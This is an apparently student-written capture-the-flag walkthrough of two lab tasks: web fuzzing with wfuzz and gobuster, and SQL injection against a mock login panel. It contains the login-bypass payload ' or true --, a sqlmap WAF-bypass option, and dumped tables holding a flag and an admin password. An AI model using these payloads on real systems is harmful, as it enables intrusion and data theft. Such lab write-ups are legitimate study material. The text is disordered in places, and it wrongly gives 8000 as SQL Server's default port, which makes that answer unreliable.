Q1: Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)\*

Select the proper words in the proper place of the command: [a] -c -z file,[b]

[http://\[c\].xyz/api.\[d\]?\[e\]=FUZZ](http://[c].xyz/api.[d]?[e]=FUZZ)

Answer:

	[a]	[b]	[c]	[d]	[e]
php	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
breed	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
wfuzz	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
shibes	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
big.txt	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

Q2: Use GoBuster (against the target you deployed -- not the [shibes.xyz](http://shibes.xyz) domain) to find the API directory. What file is there?

Answer : site-log.php

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.100.98
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2022/06/23 04:01:29 Starting gobuster
=====
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
/server-status (Status: 403)
=====
2022/06/23 04:03:39 Finished
=====
root@ip-10-10-45-237:~#
```

Use gobuster to find API directory.

Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>			
<a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.60.14 Port 80

<https://www.kali.org/kali-nethunter/>

Add /api/ into the link. We are able to find the file name.

Q3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer :THM{D4t3\_AP1}

```

└$ wfuzz -c -z file./home/1211101506/Downloads/wordlist -u http://10.10.60.1
4/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Requested plugin file./home/1211101506/Downloads/wordlist. Error: 'No plug
ins found!'

└(1211101506㉿kali)-[~]
└$ wfuzz -c -z file./home/1211101506/Downloads/wordlist -u http://10.10.60.1
4/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.60.14/api/site-log.php?date=FUZZ
Total requests: 63


```

Open terminal and use wfuzz command: wfuzz -c -z file,big.txt

<http://shibes.xyz/api.php?breed=FUZZ>

00000003:..	200	0 L	0 W	0 Ch	20201125
000000026:	200	0 L	1 W	13 Ch	"20201125"

Find the date with different characters.



Key in the number into the link .We found the flag.

Q4: Look at wfuzz's help file. What does the -f parameter store results to?

Answer: filename , printer

```
Usage: wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ wherever you put these keywords wfuzz will replace the
        m with the values of the specified payload.
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be
        the first request performed and could be used as a base for filtering.

Options:
        -h/--help                      : This help
        --help                          : Advanced help
        --version                       : Wfuzz version details
        -e <type>                      : List of available encoders/payloads/iterat
ors/printers/scripts

        --recipe <filename>           : Reads options from a recipe
        --dump-recipe <filename>       : Prints current options as a recipe
        --oF <filename>                : Saves fuzz results to a file. These can be
consumed later using the wfuzz payload.

        -c                            : Output with colors
        -v                            : Verbose information.
        -f filename,printer           : Store results in the output file using the
specified printer (raw printer if omitted).
        -o printer                     : Show results using the specified printer.
```

### Thought Process/Methodology:

Use gobuster to find API directory.Add /api/ into the link.We are able to find the file name.Open terminal and use wfuzz command: wfuzz -c -z file,big.txt <http://shibes.xyz/api.php?breed=FUZZ>.Find the date with different characters.Key in the number into the link .We found the flag.


### Day 5: [Web Exploitation] Someone stole Santa's gift list!

**Tools used:** Kali Linux, Firefox, Burp Suite Community Edition

**Solution/walkthrough:**




Open FoxyProxy on Firefox.



Open Burp Suite Community Edition .Press proxy and make sure the intercept is on

Q1: What is the default port number for SQL Server running on TCP?


Answer :8000



We can find the port number in the link.

Q2: Without using directory brute forcing, what's Santa's secret login panel?

Answer : /santapanel



The name is derived out of 2 words from this question.  
/s\*\*tap\*\*\*l

Without using directory brute forcing, what's Santa's secret login panel?

/santapanel

Correct Answer Hint

Visit Santa's secret login panel and bypass the login using SQLi

No answer needed

Question Done

How many entries are there in the gift database?

22

Correct Answer

What did Paul ask for?

Get into the link: <http://10.10.164.236:8000>

Based on the hint ,we can assumed that the answer is santapanel.

Q3: What is the database used from the hint in Santa's TODO list?

Answer: sqlite

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into ANY account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

```
SELECT username,password FROM users WHERE username='$username' and password='$password'
```

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input `' or true --` username field there? This will turn the above query into this:

```
SELECT username,password FROM users WHERE username='' or true -- and password=''
```

The `--` in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.

Note that some websites can use a different SQL query, such as:

```
SELECT username,pass FROM users WHERE username=('$username') and password=('$password')
```

In this case, you'll have to add a single bracket to your payload like so: `') or true-` to make it work.

Based on the TODO list, we are able to figure out the database is sqlite.

Q4: How many entries are there in the gift database?

Answer:22

Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation!**

Username	' or true --
Password	' or true --
<input type="button" value="Login"/>	

To bypass the login, key in username and password with '**or true --**

# Welcome back, Santa!



The database has been updated while you were away!

Enter:

<b>Gift</b>	<b>Child</b>
N	
u	
l	
l	

We were able to log in successfully when we saw this page.

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Burp Suite Community Edition v2021.10.2 - Temporary Project

Request to http://10.10.42.46:8000

HTTP/1.1 200 OK

Content-Type: text/html; charset=UTF-8

Content-Length: 103

Server: Apache/2.4.41 (Ubuntu)

Set-Cookie: sessioneyJhdW0ljp0cnV1f0.Yr2hv0.G755g5fUS-5TX4YaD-IqJrSP0jY

Upgrade-Insecure-Requests: 1

Connection: close

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Content-Security-Policy: frame-ancestors 'self'

Content-Type: text/html

Welcome back, Santa!

The database has been updated while you were away!

Enter: dark


Search

Gif|Child

0 matches

Right Ctrl


Enter a word then press “Search”




The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Burp Suite Community Edition v2021.10.2 - Temporary Project
- Menu Bar:** Burp, Project, Intruder, Repeater, Window, Help
- Toolbar:** Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, Learn
- Sub-Toolbar:** Dashboard, Target, Proxy (highlighted in red), Intruder, Repeater
- Request/Response Tab:** Request (selected), Response
- Request Content:** A GET request to http://10.10.42.46:8000/santapanel?search=dark. The request includes headers for Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Referer, and a cookie. The 'Raw' tab is selected.
- Context Menu (Open over Request):** The 'Send to Repeater' option is highlighted in orange. Other options include Scan, Send to Intruder, Send to Sequencer, Send to Comparer, Send to Decoder, Request in browser, Engagement tools [Pro version only], Change request method, Change body encoding, Copy URL, Copy as curl command, Copy to file, Paste from file, Save item, Save entire history, Paste URL as request, Add to site map, Convert selection, URL-encode as you type, Cut, Copy, Paste, Message editor documentation, and Burp Repeater documentation.
- Inspector:** Request Attributes, Query Parameters (1), Body Parameters (0), Request Cookies (1), Request Headers (9)
- Bottom Bar:** Search...


then send the codes from Burp Suite to Repeater.



Right click the codes and press 'save item'.



Open terminal and run sqlmap command.



Target: http://10.10.42.46:8000

Request Attributes

Query Parameters (0)

Body Parameters (0)

Request Cookies (0)

Request Headers (0)

Enter: dark

Search

Flag

thmfox{All\_I\_Want\_for\_Christmas\_Is\_You}

[21:23:58] [INFO] table 'SQLite\_masterdb.hidden\_table' dumped to CSV file '/home/1211101506/.local/share/sqlmap/output/10.10.42.46/dump/SQLite\_masterdb/hidden\_table.csv'

[21:23:58] [INFO] fetching columns for table 'sequels'

[21:23:58] [INFO] fetching entries for table 'sequels'

Database: <current>

Table: sequels

[22 entries]

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	9	candy
Richard	7	books
Joseph	10	McDonalds meals
Thomas	3	toy car
Charles	8	air hockey table
Christopher	12	lego star wars
Daniel	15	bike
Matthew	3	table tennis
Anthony	4	fazer chocolate
Donald	17	wii
Mark	9	github ownership
Paul	8	finnish-english dictionary
James	11	laptop
Steven	16	rasberry pie
Andrew	19	TryHackMe Sub
Kenneth	12	chair

0 matches


After injection ,we are able to get hidden information

Q5: What is James' age?

Answer :8

Q6: What did Paul ask for?

Answer :github ownership



Query Parameters (0)

Body Parameters (0)

Request Cookies (0)

Request Headers (0)

Enter: dark

Search

password

username

admin

[21:23:57] [INFO] table 'SQLite\_masterdb.users' dumped to CSV file '/home/1211101506/.local/share/sqlmap/output/10.10.42.46/dump/SQLite\_masterdb/users.csv'

[21:23:57] [INFO] fetching columns for table 'hidden\_table'

[21:23:58] [INFO] fetching entries for table 'hidden\_table'

Database: <current>

Table: hidden\_table

flag
thmfox{All_I_Want_for_Christmas_Is_You}

0 matches

Q7: What is the flag?

Answer :thmfox{All\_I\_Want\_for\_Christmas\_Is\_You}

Q8: What is admin's password?

Answer :EhCNSWzzFP6sc7gB

**Thought Process/Methodology:**

Enable FoxyProxy on Firefox. Open Burp Suite Community Edition . Press proxy and make sure the intercept is on. We can find the port number in the link. Get into the link: <http://10.10.164.236:8000> Based on the hint , we can assumed that the answer is santapanel. Based on the TODO list, we are able to figure out the database is sqlite. To bypass the login, key in username and password with ' **or true --**' We were able to log in successfully when we saw this page. Enter a word then press "Search" then send the codes from Burp Suite to Repeater. Save this request by right-clicking and pressing "Save item" . Open terminal and run sqlmap command. After injection , we are able to get all the answers for the questions.